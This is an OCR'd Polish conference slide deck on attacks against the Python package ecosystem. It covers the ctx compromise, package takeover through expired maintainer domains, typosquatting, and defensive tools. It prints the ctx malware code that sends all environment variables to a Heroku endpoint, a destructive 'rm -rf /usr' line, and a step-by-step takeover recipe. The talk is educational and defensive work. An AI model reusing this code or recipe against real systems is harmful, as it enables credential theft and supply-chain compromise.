ATAKI NA EKOSYSTEM PYTHONA (I NIE TYLKO)


MATEUSZ CHROBOK, PYSTOK 29.03.2023

O MNIE

MATEUSZ CHROBOK

O CZYM TA PREZKA

Programiści **Systemy CI** **Zależności**


A TERAZ COŚ
Z ZUPEŁNIE
INNEJ BECZKI

COŚ "ZABAWNEGO": BUMBLEBEE

install script does rm -rf /usr for ubuntu #123

Closed **ginoputrino** opened this issue on 24 May 2011 · 172 comments

ginoputrino commented on 24 May 2011

An extra space at line 351:
rm -rf /usr /lib/nvidia-current/xorg/xorg


causes the install.sh script to do an rm -rf on the /usr directory for people installing in ubuntu.

Totally uncool dude!!! The script deletes everything under /usr. I just had to reinstall linux on my pc to recover.

Removing the space will fix this. Probably should do it quickly!!!

776 61 908 284 115 301 126 194

COŚ "ZABAWNEGO": BUMBLEBEE



Przypadek
Nikt nie chciał nikogo skrzywdzić
/usr przestał istnieć

A co gdyby ktoś tak zrobił to CELOWO?

PYTHON CTX


Somdev Sangwan
@s0md3v
🚨 ALERT 🚨
Python's ctx library and a fork of PHP's phpass have been compromised. 3 million users combined.
The malicious code sends all the environment variables to a heroku app, likely to mine AWS credentials.
7:45 AM · May 24, 2022 · Twitter Web App

o co chodzi?

Reads all variables
Convert it to base64
Upload to Attacker

```
def __init__(self):
        self.sendRequest()

    def sendRequest(self):
        string = ""
        for _, value in environ.items():
            string += value+" "

        message_bytes = string.encode('ascii')
        base64_bytes = base64.b64encode(message_bytes)
        base64_message = base64_bytes.decode('ascii')
        response = requests.get("https://anti-theft-web.herokuapp.com/hacked/"+base64_message)
```

1. Create an empty variable that will be populated with user's ENVs.
2. Python "environ" module is used to return the user's environmental variables dictionary.
3. Sequence of commends that are base64 encode the environmental variables string.
4. Sending the ENV encoded string to a remote Heroku endpoint.

figlief / ctx Public

Watch 1

Code Issues Pull requests Actions Projects W

master Go to file Add file Code

figlief fix docs and version ... on Dec 19, 2014 7

.gitignore Initial commit. 8 years ago

python

comments

Welcome to Reddit.

Where a community about your favorite things is waiting for you.

BECOME A REDDITOR and subscribe to one of thousands of communities.

6

News CTX New Version Released After 7 years (+750K Install) pypi.org

submitted 8 days ago by [deleted]

15 comments

PRZEPIS NA: TAKEOVER

Lance R. Vick (@lrvick@mastodon.social)
@lrvick

1. Buy expired NPM maintainer email domains.
2. Re-create maintainer emails
3. Take over packages
4. Submit legitimate security patches that include package.json version bumps to malicious dependency you pushed
5. Enjoy world domination.

```
┌──(root㉿kali)-[/home/kali]
└─# whois figlief.com
   Domain Name: FIGLIEF.COM
   Registry Domain ID: 2696239024_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.google.com
   Registrar URL: http://domains.google.com
   Updated Date: 2022-05-14T18:40:06Z
   Creation Date: 2022-05-14T18:40:05Z
   Registry Expiry Date: 2023-05-14T18:40:05Z
```

[TestPyPI] Password reset request External Inbox ×


TestPyPI <noreply@test.pypi.org>
to me

Someone, perhaps you, has made a password reset request for your PyPI account 'figlief_test'.

If you wish to proceed with this request, click to reset your password.

This link will expire in 6 hours.

If you did not make this request, you can safely ignore this email.



https://orca.security/resources/blog/python-supply-chain-attack-ctx-phpass/

REAKCJE?

Włączcie 2FA11137!

https://github.com/pyupio/safety

pypi v2.3.5 build passing pyup up-to-date

Safety checks Python dependencies for known security vulnerabilities and suggests the proper remediations for vulnerabilities detected. Safety can be run on developer machines, in CI/CD pipelines and on production systems.

By default it uses the open Python vulnerability database Safety DB, which is **licensed for non-commercial use only**.

For all commercial projects, Safely must be upgraded to use a PyUp API using the `--key` option.

pip-audit

CI passing pypi package 2.5.2 in repositories 3 openssf scorecard 7.1

`pip-audit` is a tool for scanning Python environments for packages with known vulnerabilities. It uses the Python Packaging Advisory Database (https://github.com/pypa/advisory-database) via the PyPI JSON API as a source of vulnerability reports.

This project is maintained in part by Trail of Bits with support from Google. This is not an official Google or Trail of Bits product.

https://github.com/pypa/pip-audit

TYPOSQUATTING

The Attack

So basically we create a fake package that has a similar name as a famous package on `PyPi`, `Npmjs.com` or `rubygems.org`. For example we could upload a package named *reqeusts* instead of the famous requests module. I created such typo package names in three different ways:

1. **Creative typo names** like `coffe-script` instead of `coffee-script`. Often only humans can create creative typo names, because its creation process requires an intuitive understanding of *what grammatical mistake is easy to make* with the origin name.

2. **Stdlib typos** or core package names like `urllib2`. Stdlib typos are package names that do exist in the core of the language but haven't registered in the third party package manager yet.

3. **Algorithmically determined typo names** like `req7est` instead of `request`. Algorithmically typo candidates are suggestions from algorithms like the Levenshtein distance.

All in all, I created **over 200 such packages** and equipped them with a small program and uploaded them over the course of several months. The idea is to add some code to the packages that is executed whenever the package is downloaded with the installing user rights.

Conclusion

If I would have had malicious intentions and if malware was distributed instead of the notification program which only send information to a university web server, then these **17289 unique hosts** would be under my control. At least **43.6 %** of hosts with administrative rights would have given me **8552 computers with complete access** to the whole operating system API.

https://incolumitas.com/2016/06/08/typosquatting-package-managers/


Table 7.2: 64 Typos generated by the own algorithm for the base name *request* with 168 total installations.

Number of installations	Algorithmically created package names
168	Sum of all installations
29	requst
10	reqest reques
9	requrest reqeust reuqest
8	requset rquest
5	reuest
4	requeset
3	requets trequest requesst rerquest requet
2	eequrst reequest resquest requesrt
1	rsequest retquest reqquest requeust reqseut reqeuest e rtequest reuquest qrequest srequest reqruest requuest r requerst requeest requesqt requtest urequest ruequest r retuesq sequert ruqeest reqtesu rqequest requsest ueqr tequesr erquest reeuqst rtquese erequest reqtuest reqsu requeqst requestt
0	request


Table 7.1: 37 Typos generated by the own algorithm for the base name *async* with 144 total installations.

Number of installations	Algorithmically created package names
144	Sum of all installations
39	aysnc
28	aync
13	asnyc
10	asyc
7	assync
5	asycn
4	saync
3	ansync asnync asyanc asysnc
2	csyna asyncc casync asnc
1	asynyc ysanc yasync asynac asynsc nsyac aasync aysync ascny asyync asycnc acsync anysc sasync ascync asaync asynnc acyns
0	nasync sync asyn async

https://incolumitas.com/data/thesis.pdf


Użyj opcji szukaj. Było!
Potrafisz czytać?
było milion razy
Znaleziono około 2735 wyników dla: było milion razy
Użyj opcji SZUKAJ u góry - temat wałkowany więcej razy niż było nitów w Titanicu.
Za podważanie zasadności decyzji moderatora i postawę roszczeniową udzielam ostrzeżenia.
Użyj opcji szukaj a dowiesz się pewnych opini na temat tych głośników.

pip install jellyfish



